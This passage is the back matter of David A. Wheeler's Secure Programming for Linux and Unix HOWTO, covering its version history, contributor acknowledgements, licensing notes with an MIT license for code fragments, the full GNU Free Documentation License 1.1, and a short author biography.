: Version 2.70 released, adding a significant amount of additional material, such as a significant expansion of the discussion of cross−site malicious content, HTML/URI filtering, and handling temporary files.

2000−05−24 David A. Wheeler
: Switched to GNU's GFDL license, added more content.

2000−04−21 David A. Wheeler
: Version 2.00 released, dated 21 April 2000, which switched the document's internal format from the Linuxdoc DTD to the DocBook DTD. Thanks to Jorge Godoy for helping me perform the transition.

2000−04−04 David A. Wheeler
: Version 1.60 released; changed so that it now covers *both* Linux and Unix. Since most of the guidelines covered both, and many/most app developers want their apps to run on both, it made sense to cover both.

2000−02−09 David A. Wheeler
: Noted that the document is now part of the Linux Documentation Project (LDP).

1999−11−29 David A. Wheeler
: Initial version (1.0) completed and released to the public.

Note that a more detailed description of changes is available on−line in the ``ChangeLog'' file.

Appendix B. Acknowledgements

As iron sharpens iron, so one man sharpens another.

Proverbs 27:17 (NIV)

My thanks to the following people who kept me honest by sending me emails noting errors, suggesting areas to cover, asking questions, and so on. Where email addresses are included, they've been shrouded by prepending my ``thanks.'' so bulk emailers won't easily get these addresses; inclusion of people in this list is *not* an authorization to send unsolicited bulk email to them.

- Neil Brown (thanks.neilb@cse.unsw.edu.au)
- Martin Douda (thanks.mad@students.zcu.cz)
- Jorge Godoy
- Scott Ingram (thanks.scott@silver.jhuapl.edu)
- Michael Kerrisk
- Doug Kilpatrick
- John Levon (levon@movementarian.org)
- Ryan McCabe (thanks.odin@numb.org)
- Paul Millar (thanks.paulm@astro.gla.ac.uk)
- Chuck Phillips (thanks.cdp@peakpeak.com)
- Martin Pool (thanks.mbp@humbug.org.au)
- Eric S. Raymond (thanks.esr@snark.thyrsus.com)
- Marc Welz
- Eric Werme (thanks.werme@alpha.zk3.dec.com)

If you want to be on this list, please send me a constructive suggestion at dwheeler@dwheeler.com. If you send me a constructive suggestion, but do *not* want credit, please let me know that when you send your suggestion, comment, or criticism; normally I expect that people want credit, and I want to give them that credit. My current process is to add contributor names to this list in the document, with more detailed explanation of their comment in the ChangeLog for this document (available on−line). Note that although these people have sent in ideas, the actual text is my own, so don't blame them for any errors that may remain. Instead, please send me another constructive suggestion.

Appendix C. About the Documentation License

A copy of the text of the edict was to be issued as law in every province and made known to the people of every nationality so they would be ready for that day.

Esther 3:14 (NIV)

This document is Copyright (C) 1999−2000 David A. Wheeler. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License (FDL), Version 1.1 or any later version published by the Free Software Foundation; with the invariant sections being ``About the Author'', with no Front−Cover Texts, and no Back−Cover texts. A copy of the license is included below in Appendix D.

These terms do permit mirroring by other web sites, but be *sure* to do the following:

- make sure your mirrors automatically get upgrades from the master site,
- clearly show the location of the master site (http://www.dwheeler.com/secure−programs), with a hypertext link to the master site, and
- give me (David A. Wheeler) credit as the author.

The first two points primarily protect me from repeatedly hearing about obsolete bugs. I do not want to hear about bugs I fixed a year ago, just because you are not properly mirroring the document. By linking to the master site, users can check and see if your mirror is up−to−date. I'm sensitive to the problems of sites which have very strong security requirements and therefore cannot risk normal connections to the Internet; if that describes your situation, at least try to meet the other points and try to occasionally sneakernet updates into your environment.

By this license, you may modify the document, but you can't claim that what you didn't write is yours (i.e., plagiarism) nor can you pretend that a modified version is identical to the original work. Modifying the work does not transfer copyright of the entire work to you; this is not a ``public domain'' work in terms of copyright law. See the license in Appendix D for details. If you have questions about what the license allows, please contact me. In most cases, it's better if you send your changes to the master integrator (currently David A. Wheeler), so that your changes will be integrated with everyone else's changes into the master copy.

I am not a lawyer, nevertheless, it's my position as an author and software developer that any code fragments not explicitly marked otherwise are so small that their use fits under the ``fair use'' doctrine in copyright law. In other words, unless marked otherwise, you can use the code fragments without any restriction at all. Copyright law does not permit copyrighting absurdly small components of a work (e.g., ``I own all rights to B−flat and B−flat minor chords''), and the fragments not marked otherwise are of the same kind of minuscule size when compared to real programs. I've done my best to give credit for specific pieces of code written by others. Some of you may still be concerned about the legal status of this code, and I want make sure that it's clear that you can use this code in your software. Therefore, code fragments included directly in this document not otherwise marked have also been released by me under the terms of the ``MIT license'', to ensure you that there's no serious legal encumbrance:

```
Source code in this book not otherwise identified is
Copyright (c) 1999-2001 David A. Wheeler.

Permission is hereby granted, free of charge, to any person
obtaining a copy of the source code in this book not
otherwise identified (the "Software"), to deal in the
```

```
Software without restriction, including without limitation
the rights to use, copy, modify, merge, publish, distribute,
sublicense, and/or sell copies of the Software, and to
permit persons to whom the Software is furnished to do so,
subject to the following conditions:

The above copyright notice and this permission notice shall be
included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,
EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE
WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR
PURPOSE AND NONINFRINGEMENT.
IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE
LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY,
WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE,
ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE
OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.
```

Appendix D. GNU Free Documentation License

Version 1.1, March 2000

Copyright © 2000

Free Software Foundation, Inc.
59 Temple Place, Suite 330,
Boston,
MA
02111−1307
USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

0. PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or noncommercially. Secondarily, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

1. APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document" , below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front−matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.) The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front−Cover Texts or Back−Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine−readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent. A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard−conforming simple HTML designed for human modification. Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine−generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page. For works in formats which do not have any title page as such, "Title Page" means the text near the most prominent appearance of the work's title, preceding the beginning of the body of the text.

2. VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

3. COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front−Cover Texts on the front cover, and Back−Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine−readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly−accessible computer−network location containing a complete Transparent copy of the Document, free of added material, which the general network−using public has access to download anonymously at no charge using public−standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

4. MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

A. Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.
B. List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).
C. State on the Title Page the name of the publisher of the Modified Version, as the publisher.
D. Preserve all the copyright notices of the Document.
E. Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.
F. Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.
G. Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice.
H. Include an unaltered copy of this License.
I. Preserve the section entitled "History", and its title, and add to it an item stating at least the title, year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.
J. Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.
K. In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

L. Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

M. Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version.

N. Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section.

If the Modified Version includes new front−matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties−−for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front−Cover Text, and a passage of up to 25 words as a Back−Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front−Cover Text and one of Back−Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version .

5. COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled "Endorsements."

6. COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

7. AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self−contained works thus compiled with the Document , on account of their being thus compiled, if they are not themselves derivative works of the Document. If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

8. TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License, the original English version will prevail.

9. TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

10. FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns. See http://www.gnu.org/copyleft/.

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.

Addendum

To use this License in a document you have written, include a copy of the License in the document and put the following copyright and license notices just after the title page:

Copyright © YEAR YOUR NAME.

Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.1 or any later version published by the Free Software Foundation; with the Invariant Sections being LIST THEIR TITLES, with the Front−Cover Texts being LIST, and with the Back−Cover Texts being LIST. A copy of the license is included in the section entitled "GNU Free Documentation License".

If you have no Invariant Sections, write "with no Invariant Sections" instead of saying which ones are invariant. If you have no Front−Cover Texts, write "no Front−Cover Texts" instead of "Front−Cover Texts being LIST"; likewise for Back−Cover Texts.

If your document contains nontrivial examples of program code, we recommend releasing these examples in parallel under your choice of free software license, such as the GNU General Public License, to permit their use in free software.

Appendix E. Endorsements

This version of the document is endorsed by the original author, David A. Wheeler, as a document that should improve the security of programs, when applied correctly. Note that no book, including this one, can guarantee that a developer who follows its guidelines will produce perfectly secure software. Modifications (including translations) must remove this appendix per the license agreement included above.

Appendix F. About the Author

David A. Wheeler

David A. Wheeler is an expert in computer security and has long specialized in development techniques for large and high−risk software systems. He has been involved in software development since the mid−1970s, and been involved with Unix and computer security since the early 1980s. His areas of knowledge include computer security, software safety, vulnerability analysis, inspections, Internet technologies, software−related standards (including POSIX), real−time software development techniques, and numerous computer languages (including Ada, C, C++, Perl, Python, and Java).

Mr. Wheeler is co−author and lead editor of the IEEE book *Software Inspection: An Industry Best Practice*, author of the book *Ada95: The Lovelace Tutorial*, and co−author of the *GNOME User's Guide*. He is also the author of many smaller papers and articles, including the Linux *Program Library HOWTO*.

Mr. Wheeler hopes that, by making this document available, other developers will make their software more secure. You can reach him by email at dwheeler@dwheeler.com (no spam please), and you can also see his web site at http://www.dwheeler.com.

Notes

[1] Technically, a hypertext link can be any ``uniform resource identifier" (URI). The term "Uniform Resource Locator" (URL) refers to the subset of URIs that identify resources via a representation of their primary access mechanism (e.g., their network "location"), rather than identifying the resource by name or by some other attribute(s) of that resource. Many people use the term ``URL" as synonymous with ``URI", since URLs are the most common kind of URI. For example, the encoding used in URIs is actually called ``URL encoding".